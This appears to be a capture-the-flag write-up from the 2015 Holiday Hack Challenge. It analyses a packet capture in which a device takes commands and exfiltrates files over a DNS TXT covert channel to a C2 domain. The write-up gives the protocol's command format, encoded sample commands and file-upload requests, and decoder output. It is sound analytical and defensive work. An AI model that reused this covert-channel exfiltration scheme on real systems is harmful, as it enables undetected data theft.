
Analysis / Solution Description:

After speaking with Josh Dosis and obtaining the wireless packet capture file (https://www.holidayhackchallenge.com/2015/giyh-capture.pcap), I did the following;

1. Opened the giyh-capture.pcap with Wireshark to do some high level initial recon and analysis of the pcap file.

2. Observed the DNS traffic and filtered on DNS packets in Wireshark to focus on these.

3. Examining these DNS packets further revealed a covert channel using DNS for C2 and data exfiltration. The malicious DNS server is sg1.atnascorp.com (52.2.229.189). The GIYH is making DNS queries to the domain cmd.sg1.atnascorp.com and the DNS server responds with a base64 encoded command in the answers TXT records of the DNS reply. If the GIYH has data to send back to the DNS server, it similarly base64 encodes the data and sends it to reply.sg1.atnascorp.com in the answers TXT records.



Valid commands observed in the pcap are the following and all are sent/received base64 encoded:

Command examples from the DNS server (GIYH device polls/queries the DNS server every 2 seconds)

a. NONE: - There are no commands for the GIYH to execute

```
Raw Data:        [Tk9ORTo=]
Decoded Data:    [NONE:]
```

b. EXEC:<cmd> - Execute command

```
Raw Data:        [RVhFQzpjYXQgL3RtcC9pd2xpc3RzY2FuLnR4dAo=]
Decoded Data:    [EXEC:cat /tmp/iwlistscan.txt]
```

c. FILE:<fname> - File upload requested

```
Raw Data:        [RklMRTovcm9vdC9QaWN0dXJlcy9zbmFwc2hvdF9DVVJSRU5ULmpwZwo=]
Decoded Data:    [FILE:/root/Pictures/snapshot_CURRENT.jpg]
```

Commands (or labels) examples GIYH uses when sending data to the DNS server in answers TXT records:

a. EXEC:START_STATE - Marker to indicate start of the command results

```
Raw Data:        [RVhFQzpTVEFSVF9TVEFURQ==]
Decoded Data:    [EXEC:START_STATE]
```

d. EXEC:<data> - Line by line output base64 encoded (up to 252 bytes of base64 data)

```
Raw Data:        [RVhFQzogICAgICAgICAgICAgICAgICAgIEVTU0lEOiJEb3Npc0hvbWUtR3Vlc3QiCg==]
Decoded Data:    [EXEC:                    ESSID:"DosisHome-Guest"]
```

b. EXEC:STOP_STATE - Marker to indicate end of the command results

```
Raw Data:        [RVhFQzpTVE9QX1NUQVRF]
Decoded Data:    [EXEC:STOP_STATE]
```

c. FILE:START_STATE,NAME=<fname> - Marker to indicate start of the raw file data


```
Raw Data:        [RklMRTpTVEFSVF9TVEFURSxOQU1FPS9yb290L1BpY3R1cmVzL3NuYXBzaG90X0NVUlJFTlQuanBn]
Decoded Data:    [FILE:START_STATE,NAME=/root/Pictures/snapshot_CURRENT.jpg]
```

e. FILE:<data> - Line by line output base64 encoded (up to 252 bytes of base64 data)

```
Raw Data:
[RklMRTr/2P/gABBKRklGAAEBAAABAAEAAP/bAEMABgQFBgUEBgYFBgcHBggKEAoKCQkKFA4PDBAXFBgYFxQWFhodJR8aGyMcFhYgL
CAjJicpKikZHy0wLSgwJSgpKP/bAEMBBwcHCggKEwoKEygaFhooKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCgoKCg
oKCgoKCgoKCgoKP/AABEIAqsEAAMBIgACEQEDEQH/xAAcAAAB]

Decoded Data:    [FILE:ÿØÿà^@^PJFIF^@^A^A^@^@^A^@^A^@^@ÿÛ^@C^@^F^D^E^F^E^D^F^F^E^F^G^G^F^H
^P


^T^N^O^L^P^W^T^X^X^W^T^V^V^Z^]%^_^Z^[#^\^V^V , #&')*)^Y^_-0-(0%()(ÿÛ^@C^A^G^G^G
^H
^S

^S(^Z^V^Z(((((((((((((((((((((((((((((((((((((((((((((((((((ÿÀ^@^Q^H^B«^D^@^C^A"^@^B^Q^A^C^Q^AÿÄ^@^\^@^
@^A]
```

d. FILE:STOP_STATE - Marker to indicate end of the raw file data

```
Raw Data:        [RklMRTpTVE9QX1NUQVRF]
Decoded Data:    [FILE:STOP_STATE]
```



giyh-capture.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: DNS
Expression... Clear Apply Save
[rawpayloaddata.txt]
giyh-capture.pcap [W...

```
No.   Time       Source          Destination     Protocol Lengtl Info
  873 34.708090  10.42.0.18      52.2.229.189    DNS      131 Standard query 0x9b5e  TXT cmd.sg1.atnascorp.com
  875 34.807467  52.2.229.189    10.42.0.18      DNS      204 Standard query response 0x9b5e  TXT
  876 34.811750  10.42.0.18      52.2.229.189    DNS      222 Standard query response 0x1337  TXT
  877 34.812901  10.42.0.18      52.2.229.189    DNS      398 Standard query response 0x1337  TXT
  878 34.814020  10.42.0.18      52.2.229.189    DNS      398 Standard query response 0x1337  TXT
```

```
    [Time: 0.099377000 seconds]
    Transaction ID: 0x9b5e
  ⊞ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ cmd.sg1.atnascorp.com: type TXT, class IN
        Name: cmd.sg1.atnascorp.com
        Type: TXT (Text strings)
        Class: IN (0x0001)
  ⊟ Answers
    ⊟ cmd.sg1.atnascorp.com: type TXT, class IN
        Name: cmd.sg1.atnascorp.com
        Type: TXT (Text strings)
        Class: IN (0x0001)
        Time to live: 10 seconds
        Data length: 57
        TXT Length: 56
        TXT: RklMRTovcm9vdC9QaWN0dXJlcy9zbmFwc2hvdF9DVVJSRU5ULmpwZwo=
```

```
0000  00 00 0d 00 04 80 02 00  16 00 00 00 00 88 00 00   ........ ........
0010  00 00 c0 ca 76 c7 22 7c  7a 91 66 d4 3d 7a b3 b6   ....v."| z.f.=z..
0020  5e a4 3f b0 63 00 00 aa  aa 03 00 00 00 08 00 45   ^.?.c... .......E
0030  00 00 9d 00 01 00 00 2d  11 69 54 34 02 e5 bd 0a   .......- .iT4....
0040  2a 00 12 00 35 a2 b4 00  89 2a 68 9b 5e 85 00 00   *...5... .*h.^...
0050  01 00 01 00 00 00 00 03  63 6d 64 03 73 67 31 09   ........ cmd.sg1.
0060  61 74 6e 61 73 63 6f 72  70 03 63 6f 6d 00 00 10   atnascor p.com...
0070  00 01 03 63 6d 64 03 73  67 31 09 61 74 6e 61 73   ...cmd.s g1.atnas
0080  63 6f 72 70 03 63 6f 6d  00 00 10 00 01 00 00 00   corp.com ........
0090  0a 00 39 38 52 6b 6c 4d  52 54 6f 76 63 6d 39 76   ..98RklM RTovcm9v
00a0  64 43 39 51 61 57 4e 30  64 58 4a 6c 63 79 39 7a   dC9QaWN0 dXJlcy9z
00b0  62 6d 46 77 63 32 68 76  64 46 39 44 56 56 4a 53   bmFwc2hv dF9DVVJS
00c0  52 55 35 55 4c 6d 70 77  5a 77 6f 3d               RU5ULmpw Zwo=
```

cmd.sg1.atnascorp.com - DNS initiated command over DNS answers TXT records


giyh-capture.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: DNS
Expression... Clear Apply Save
[rawpayloaddata.txt]
giyh-capture.pcap [W...


```
No.   Time       Source          Destination     Protocol Lengtl Info
  873 34.708090  10.42.0.18      52.2.229.189    DNS      131 Standard query 0x9b5e  TXT cmd.sg1.atnascorp.com
  875 34.807467  52.2.229.189    10.42.0.18      DNS      204 Standard query response 0x9b5e  TXT
  876 34.811750  10.42.0.18      52.2.229.189    DNS      222 Standard query response 0x1337  TXT
  877 34.812901  10.42.0.18      52.2.229.189    DNS      398 Standard query response 0x1337  TXT
  878 34.814020  10.42.0.18      52.2.229.189    DNS      398 Standard query response 0x1337  TXT
```

```
⊟ Domain Name System (response)
    Transaction ID: 0x1337
  ⊞ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ reply.sg1.atnascorp.com: type TXT, class IN
        Name: reply.sg1.atnascorp.com
        Type: TXT (Text strings)
        Class: IN (0x0001)
  ⊟ Answers
    ⊟ reply.sg1.atnascorp.com: type TXT, class IN
        Name: reply.sg1.atnascorp.com
        Type: TXT (Text strings)
        Class: IN (0x0001)
        Time to live: 5 seconds
        Data length: 77
        TXT Length: 76
        TXT: RklMRTpTVEFSVF9TVEFURSxOQU1FPS9yb290L1BpY3R1cmVzL3NuYXBzaG90X0NVUlJFTlQuanBn
```

```
0000  00 00 1e 00 2e 40 00 a0  20 08 00 a0 20 08 00 00   .....@..  ... ...
0010  00 6c 6c 09 c0 00 f6 00  00 00 f1 00 f6 01 88 00   .ll..... ........
0020  24 00 7c 7a 91 66 d4 3d  00 c0 ca 76 c7 22 7a b3   $.|z.f.= ...v."z.
0030  b6 5e a4 3f 80 af 00 00  aa aa 03 00 00 00 08 00   .^.?.... ........
0040  45 00 00 9e 00 f2 00 00  40 11 55 62 0a 2a 00 12   E....... @.Ub.*..
0050  34 02 e5 bd 00 35 66 66  00 8a 56 14 13 37 81 80   4....5ff ..V..7..
0060  00 01 00 01 00 00 00 00  17 72 65 70 6c 79 2e 73   ........ .reply.s
0070  67 31 2e 61 74 6e 61 73  63 6f 72 70 2e 63 6f 6d   g1.atnas corp.com
0080  00 00 10 00 01 c0 0c 00  10 00 01 00 00 00 05 00   ........ ........
0090  4d 4c 52 6b 6c 4d 52 54  70 54 56 45 46 53 56 46   MLRklMRT pTVEFSVF
00a0  39 54 56 45 46 55 52 53  78 4f 51 55 31 46 50 53   9TVEFURS xOQU1FPS
00b0  39 79 62 32 39 30 4c 31  42 70 59 33 52 31 63 6d   9yb290L1 BpY3R1cm
00c0  56 7a 4c 33 4e 75 59 58  42 7a 61 47 39 30 58 30   VzL3NuYX BzaG90X0
00d0  4e 56 55 6c 4a 46 54 6c  51 75 61 6e 42 6e         NVUlJFTl QuanBn
```


reply.sg1.atnascorp.com - GIYH initiated command over DNS answers TXT records

4. I wrote a custom scapy script that extracts, from the original pcap provided, the C2 commands polled for by the GIYH device and outbound markers with the data exfiltration. The script generates a separate file for each exfiltration request. The rawpayloaddata.txt file is for analysis and troubleshooting only and contains the raw TXT record base64 payload data and the decoded string. I included the source code for the python scapy script in the Appendix.



```
root@kali:~/giyh/challenge1-wifipcap# ./c2-decode-giyh.py -f giyh-capture.pcap
Using PCAP file: [giyh-capture.pcap]

Decoding C2 Channel in PCAP...

Writing decoded data to file: [extract_2015_12_12-09_21_42_761391/extract_115856_iwconfig]
Writing decoded data to file: [extract_2015_12_12-09_21_42_761391/extract_119240_cat_tmp_iwlistscan.txt]
Writing decoded data to file: [extract_2015_12_12-09_21_42_761391/extract_130100__root_Pictures_snapshot_CURRENT.jpg]

Writing RAW data to file: [extract_2015_12_12-09_21_42_761391/rawpayloaddata.txt]
root@kali:~/giyh/challenge1-wifipcap#
```


Script output showing the path where extracted files are written to



```
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391# ls -ltr
total 352
-rw-r--r-- 1 root root    357 Dec 12 09:21 extract_115856_iwconfig
-rw-r--r-- 1 root root   3465 Dec 12 09:21 extract_119240_cat_tmp_iwlistscan.txt
-rw-r--r-- 1 root root 255249 Dec 12 09:21 rawpayloaddata.txt
-rw-r--r-- 1 root root  94088 Dec 12 09:21 extract_130100__root_Pictures_snapshot_CURRENT.jpg
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391#
```

Listing of script output files including the text output from the two commands run, the jpg image, and the raw payload data

